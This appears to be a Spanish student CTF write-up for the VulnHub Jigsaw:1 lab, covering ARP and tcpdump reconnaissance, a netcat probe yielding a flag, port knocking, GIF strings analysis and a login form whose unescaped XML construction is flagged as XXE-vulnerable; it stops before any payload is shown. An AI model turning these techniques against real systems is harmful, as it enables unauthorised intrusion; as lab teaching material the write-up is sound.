


Jigsaw:1 tutorial de Vulnhub



Alumno: Rafael PG

Máster FP Ciberseguridad en Entornos de las Tecnologías de la Información
Hacking Ético - WRITE UPS
Profesor: Jose AC

Lunes, 19 de Febrero de 2024

Índice

Introducción.....	2
Metodologías de Pentesting:.....	3
Metodologia:.....	4
Escaneo de red (Parte 1).....	4
Enumeración (Parte 1).....	5
Escaneo de red (Parte 2).....	6
Enumeración (Parte 2).....	8
Explotación.....	12
Post Explotación.....	18
Creando Exploit.....	20
Compruebe la longitud del buffer.....	21
Primer Script de carga útil.....	22
Obtener direcciones de sistema, salida y /bin/sh.....	23
Escalada Privilegio.....	25
Consideraciones Finales.....	26
Referencias.....	26

Introducción

Jigsaw:1 tutorial de Vulnhub

Presentamos el jigsaw: 1, la primera de la serie “ Jigsaw ” creada por “Zayótico” y disponible en Vulnhub. Este es otro desafío de estilo boot2root donde tenemos que escalar los privilegios para el usuario de raíz “ ” y capturar una bandera para completar el desafío.

Nivel: **Hard**

Dado que estos laboratorios están disponibles en el sitio web de Vulnhub. Descargaremos el archivo de laboratorio de este enlace.

Metodologías de Pentesting:

- Escaneo de Red (Parte 1)
 - ARP Scan
 - TCPCDump
- Enumeración (Parte 1)
 - Netcat
 - Reading the Flag1
- Escaneo de Red(Parte 2)
 - Port Knocking
 - Nmap Scan
- Enumeración (Part 2)
 - Browsing HTTP Service
 - Hidden Information in GIF image
- Explotación
 - XXE Attack in Form Login
 - Port Knocking
 - Getting a SSH Connection
 - Enumeration Files and Directories
 - Reading the Flag2
- Post Explotación
 - Getting Login Credentials
 - Enumeration for SUID binaries
- Creación del Exploit
 - Overview Buffer Overflow Return-to-Libc
 - Check Buffer length
 - First Payload Script
 - Get System, exit and /bin/sh addresses
- Escalada de Privilegios
 - Execute Exploit Created
 - Confirm Root Access
 - Reading the Final Flag (Flag3) in /root/gameover.txt

Metodologia:

Escaneo de red (Parte 1)

Primero, encontraremos la dirección IP de nuestra máquina de destino y para eso, utilice el siguiente comando, ya que ayuda a ver todas las direcciones IP en una red interna a través de una red específica interfaz:

#arp-scan --localnet --ignoredups

```
(root@kali) - [/home/kali/Desktop]
# arp-scan --localnet --ignoredups
Interface: eth0, type: EN10MB, MAC: 08:00:27:a0:5b:26, IPv4: 10.0.2.5
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1      52:54:00:12:35:00    QEMU
10.0.2.2      52:54:00:12:35:00    QEMU
10.0.2.3      08:00:27:70:02:0c    PCS Systemtechnik GmbH
10.0.2.10     08:00:27:02:cd:28    PCS Systemtechnik GmbH

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.978 seconds (129.42 hosts/sec). 4 responded
```

Encontramos la dirección IP de destino 10.0.2.10.

Normalmente, iniciaremos un escaneo básico de puertos (usando nmap u otra herramienta) para servicios o alguna vulnerabilidad. Sin embargo, el autor de esta caja deja un consejo sutil que indica prestar más atención a los paquetes ARP. Podemos leer esta pista en la descripción del cuadro antes de descargarla:

Description

Name: jigsaw: 1

Difficulty: Hard

Tested: VMware Workstation 15 Pro & VirtualBox 6.0

DHCP Enabled

We recommend that you use VirtualBox over VMware for this VM

Note, Check for ARP rather than port scans.

Por lo tanto, podemos escuchar el tráfico de red a través de herramientas como WireShark o TCPDump. Por ejemplo, utilizando el siguiente comando podemos escuchar el tráfico a través del terminal, filtrando para paquetes ARP:

#tcpdump -A -n host 192.168.138.100 and arp

Write up - Jigsaw: 1

```
(root@kali) - [/home/kali/Desktop]
# tcpdump -A -n host 10.0.2.9 and arp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
18:02:27.761201 ARP, Request who-has 10.0.2.3 tell 10.0.2.9, length 46
.....
..
.....
18:02:27.761201 ARP, Reply 10.0.2.3 is-at 08:00:27:92:fb:02, length 46
.....
.....
..
^C
2 packets captured
2 packets received by filter
0 packets dropped by kernel
```

90	188.600360997	PCSSystemtec_92:fb:...	PCSSystemtec_a0:5b:...	ARP	60	10.0.2.3 is at 08:00:27:92:fb:02
91	188.600366189	10.0.2.5	10.0.2.3	DHCP	324	DHCP Request - Tra
92	188.602925591	10.0.2.3	10.0.2.5	DHCP	590	DHCP ACK - Tra
93	193.621222515	10.0.2.9	255.255.255.255	UDP	135	53207 → 666 Len=93
94	251.154474189	10.0.2.9	255.255.255.255	UDP	135	47222 → 666 Len=93
95	311.689218030	10.0.2.9	255.255.255.255	UDP	135	49521 → 666 Len=93
96	327.603166071	fe80::a00:27ff:fea0::	ff02::2	ICMPv6	62	Router Solicitation

Podemos notar que después de un tiempo no recibimos mucha información útil. Entonces podemos deducir que podría ser un consejo falso o al menos una pregunta engañosa. Con esta comprensión, podemos intentar “excluir todo el tráfico ARP de esta capture” usando el siguiente comando:

#tcpdump -A -n host 192.168.138.100 and not arp

```
(root@kali) - [/home/kali/Desktop]
# tcpdump -A -n host 10.0.2.9 and not arp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
18:03:59.980423 IP 10.0.2.9.45350 > 255.255.255.255.666: UDP, length 93
E..y..@.@.
..
.....&....e..j19s4w was always fascinated with l33t speak, in fact he uses it for a lot
of his passwords.
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
```

Unos segundos después de que se haya ejecutado el comando anterior, podemos ver un mensaje diferente saliendo de **Puerto UDP 666** en esta caja.

605	491.292008730	10.0.2.9	255.255.255.255	UDP	135	45350 → 666 Len=93
606	493.691197268	PCSSystemtec_a0:5b:...	PCSSystemtec_92:fb:...	ARP	42	Who has 10.0.2.3?
607	493.691306772	PCSSystemtec_92:fb:...	PCSSystemtec_a0:5b:...	ARP	60	10.0.2.3 is at 08:00:27:92:fb:02
608	551.827676940	10.0.2.9	255.255.255.255	UDP	135	37157 → 666 Len=93
609	611.361588877	10.0.2.9	255.255.255.255	UDP	135	48051 → 666 Len=93

Enumeración (Parte 1)

Write up - Jigsaw: 1

Aparentemente, podemos tener alguna contraseña en modo leet o algo esperado con esta función. De esa manera, podemos realizar una prueba básica en el puerto UDP 666 uso de Netcat para identificar alguna información útil con el siguiente comando:

```
#nc -u 10.0.2.10 666
```

```
(root@kali) - [/home/kali/Desktop]
# nc -u 10.0.2.10 666
hello
jigsawq
j19s4w
ZmxhZzF7MzAzNGNjMjkyN2I1OWUwYjIwNjk2MjQxZjE0ZDU3M2V9ClldSBjb21wbGV0ZWQgeW91ciBmaXJzdCB0ZXN0LiB0b3cga25vY2sgdGhlcnUgbnVtYmVycyB0byBmaW5kIHdoYXQgeW91IHNLZWsuIDU1MDAgNjYwMCA3NzAw
```

Podemos ver que después de probar algunas palabras, obtenemos texto cifrado cuando enviamos “j19s4w” (modo de letra). El mensaje parece ser base64 codificado. Usando el siguiente comando, podemos enviar la palabra correcta e intentar descifrar el contenido del mensaje recibido:

```
#python -c "print 'j19s4w'" | nc -u 10.0.2.10 666 -q1 | base64 -d
```

```
(root@kali) - [/home/kali/Desktop]
# python2 -c "print 'j19s4w'" | nc -u 10.0.2.10 666 -q1 | base64 -d
flag1{3034cc2927b59e0b20696241f14d573e}
You completed your first test. Now knock these numbers to find what you seek. 5500 6600 7700
```

flag1{3034cc2927b59e0b20696241f14d573e}

Logramos capturar la primera bandera y al mismo tiempo una propina para continuar la exploración.

```
(root@kali) - [/home/kali/Desktop]
# python2 -c "print 'j19s4w'" | nc -u 10.0.2.10 666 -q1 | base64 -d
flag1{3034cc2927b59e0b20696241f14d573e}
You completed your first test. Now knock these numbers to find what you seek. 5500 6600 7700
```

Pasando al siguiente consejo, deberá realizar un procedimiento conocido como “Port Knocking”.

Escaneo de red (Parte 2)

Usando el script a continuación, presionamos los puertos indicados en la secuencia correcta usando Nmap:

```
#for knock in 5500 6600 7700; do nmap -Pn --host-timeout 201 --max-retries 0 -p $knock 10.0.2.10; done
```

Write up - Jigsaw: 1

```
(root@kali)-[/home/kali/Desktop]
# for knock in 5500 6600 7700; do nmap -Pn --host-timeout 201 --max-retries 0 -p $knock 10.0.2.10; done
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-18 19:28 CET
Warning: 10.0.2.10 giving up on port because retransmission cap hit (0).
Nmap scan report for 10.0.2.10
Host is up (0.00025s latency).

PORT      STATE      SERVICE
5500/tcp  filtered  hotline
MAC Address: 08:00:27:02:CD:28 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-18 19:28 CET
Warning: 10.0.2.10 giving up on port because retransmission cap hit (0).
Nmap scan report for 10.0.2.10
Host is up (0.00028s latency).

PORT      STATE      SERVICE
6600/tcp  filtered  mshvlm
MAC Address: 08:00:27:02:CD:28 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-18 19:28 CET
Warning: 10.0.2.10 giving up on port because retransmission cap hit (0).
Nmap scan report for 10.0.2.10
Host is up (0.00023s latency).

PORT      STATE      SERVICE
7700/tcp  filtered  em7-secom
MAC Address: 08:00:27:02:CD:28 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds
```

Alternativamente, también puede realizar el proceso “Port Knocking” con el comando “Knock”, de acuerdo con la siguiente sintaxis:

#knock 10.0.2.10 5500 6600 7700

Ahora, que hemos tocado los puertos y la secuencia correctos, generalmente el sistema de protección libera el acceso a otros puertos del servidor. Para garantizar y probar, podemos realizar un escaneo básico de puertos usando Nmap con el siguiente comando:

#nmap -A -T4 -p- 10.0.2.10

Write up - Jigsaw: 1

```
(root@kali)-[/home/kali/Desktop]
# nmap -A -T4 -p- 10.0.2.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-18 19:31 CET
Nmap scan report for 10.0.2.10
Host is up (0.00017s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.7 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.7 (Ubuntu)
MAC Address: 08:00:27:02:CD:28 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11, Linux 3.16 - 4.6, Linux 3.2 - 4.9, Linux 4.4
Network Distance: 1 hop


TRACEROUTE
HOP RTT      ADDRESS
1   0.17 ms  10.0.2.10

OS and Service detection performed. Please report any incorrect results at https://nmap.org/su
bmit/ .
Nmap done: 1 IP address (1 host up) scanned in 95.68 seconds
```

Por lo tanto, podemos ver que después de “Port Knocking”, el sistema abrió el acceso al puerto TCP 80.

Enumeración (Parte 2)

Como el puerto 80 está abierto, intentemos abrir la IP en el navegador como se muestra en la imagen de abajo:



Si bien parece que no hay nada en esta página, podemos proceder a analizar el código fuente para obtener información útil.

Write up - Jigsaw: 1

```
1 <html>
2 <head>
3 <style>
4 html,body{
5     margin:0;
6     height:100%;
7 }
8 img{
9     display:block;
10    width:100%; height:100%;
11    object-fit: cover;
12 }</style>
13 </head>
14 <body>
15 
16
17 <!-- When you are in hell, only your mind can help you out. Test #2 will soon arrive. -->
18
19 </body>
20
21
```

También podemos buscar archivos y directorios en el archivo “/robots.txt”:



Hasta ahora, ninguna de la información visible que hemos encontrado nos ha llevado a ninguna parte. También podemos intentar buscar directorios y archivos a través de rastreadores web como Dirsearch, Gobuster, Dirb, et.al., desafortunadamente, este procedimiento en este cuadro no devolverá ningún directorio conocido a través de diccionarios comunes.

Si tenemos en cuenta la “**pensando fuera de la caja**” común en los desafíos de CTF, cuando se enfrenta a imágenes y archivos de datos, la idea de “**esteganografía**”, aparecen datos ocultos en otros archivos. Finalmente, también podemos **intentar analizar la imagen GIF** utilizado como fondo de esta página.

Con el siguiente comando, podemos descargar esta imagen a nuestra máquina atacante:

#wget -c http://10.0.2.10/jigsaw.gif

Write up - Jigsaw: 1

```
(root@kali) [/home/kali/Desktop/jigsaw]
# wget -c http://10.0.2.10/jigsaw.gif
--2024-02-18 19:47:04-- http://10.0.2.10/jigsaw.gif
Connecting to 10.0.2.10:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 111316 (109K) [image/gif]
Saving to: 'jigsaw.gif'

jigsaw.gif          100%[=====] 108.71K  ---KB/s   in 0s
2024-02-18 19:47:04 (452 MB/s) - 'jigsaw.gif' saved [111316/111316]
```

Podemos usar el comando “file” para verificar que el tipo de archivo sea diferente de lo esperado.

```
(root@kali) [/home/kali/Desktop/jigsaw]
# ls -lh
total 112K
-rw-r--r-- 1 root root 109K May  9  2019 jigsaw.gif

(root@kali) [/home/kali/Desktop/jigsaw]
# file jigsaw.gif
jigsaw.gif: GIF image data version 89a, 500 x 302
```

Además, también está indicado buscar “strings” aparente en la estructura del archivo utilizando el siguiente comando:

```
#file jigsaw.gif
#strings jigsaw.gif
```

```
(root@kali) [/home/kali/Desktop/jigsaw]
# strings jigsaw.gif
GIF89a
#3##;
$:%%?


*re#(t
e\ec>
HRC+
;/w4n770p14y494m3
```

Después de analizar los diversos “strings” expuestos de este archivo, llegamos a la última línea. Esta línea, bastante diferente de las anteriores, además de ser más grande, tiene una estructura similar a la división de directorios en **formato de URL común**.

Parece que esta es una nueva forma y por lo que podemos probar directamente en el navegador.

<http://10.0.2.10/w4n770p14y494m3/>


Write up - Jigsaw: 1



Ahora que hemos descubierto un nuevo entorno, tenemos acceso a un formulario de inicio de sesión. Después de algunas pruebas, cada vez que ingresamos a un usuario incorrecto, el formulario muestra un mensaje de error, como se muestra a continuación.



Como de costumbre, podemos evaluar el código fuente de cualquier información que pueda ser cualquier indicio o defecto de desarrollo, como un comentario, enlace, ruta, etc.



```
1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
2 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
3 <html xmlns="http://www.w3.org/1999/xhtml">
4 <head>
5 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
6 <title>Test #2</title>
7 <style>
8 .bg-img {
9   background-image: url("image.jpg");
10  min-height: 780px;
11  min-width: 500px;
12  background-position: center;
13  background-repeat: no-repeat;
14  background-size: cover;
15  position: relative;
16 }
17 body {
18  color: red;
19  background-color: black;
20 }
21 </style>
22 <script type="text/javascript" src="js/jquery.min.js"></script>
23 <script type="text/javascript">
24 function XMLFunction(){
25   var xml = ' ' +
26     '<?xml version="1.0" encoding="UTF-8"?>' +
27     '<root>' +
28     '<email>' + $('#email').val() + '</email>' +
29     '<password>' + $('#password').val() + '</password>' +
30     '</root>';
31   var xmlhttp = new XMLHttpRequest();
32   xmlhttp.onreadystatechange = function () {
33     if(xmlhttp.readyState == 4){
34       console.log(xmlhttp.readyState);
35       console.log(xmlhttp.responseText);
36       document.getElementById('errorMessage').innerHTML = xmlhttp.responseText;
37     }
38   }
39   xmlhttp.open("POST", "game2.php", true);
40   xmlhttp.send(xml);
41 };
42 </script>
```

Aquí tenemos un Función XML eso maneja este formulario de inicio de sesión. Y si ya eres un profesional experimentado en desafíos de CTF o te mantienes al día sobre nuevos ataques, es posible que te hayas dado cuenta de que probablemente podremos explotar este entorno usando algunos “XML External Entity Attack or XXE Attack”.

Explotación



Aparentemente, este entorno “puede” ser vulnerable a ataques del tipo XXE. De esta manera podemos intentar alterar la solicitud original y manipular estos datos para obtener información confidencial desde el interior del servidor.

Para probar el entorno, podemos interceptar la solicitud original (con un proxy como Burpsuite) y cambiar estos datos insertando una carga útil. Para ayudar en este paso, podemos usar algo de carga útil disponible en “[PayloadsAllTheThings](#)” a través de Github.


A continuación se muestra un ejemplo de una solicitud común cada vez que intentamos iniciar sesión de forma predeterminada a través del navegador. Por ejemplo, ingresando el siguiente correo electrónico “admin@jigsaw.local” con la contraseña “administrador”:

Write up - Jigsaw: 1


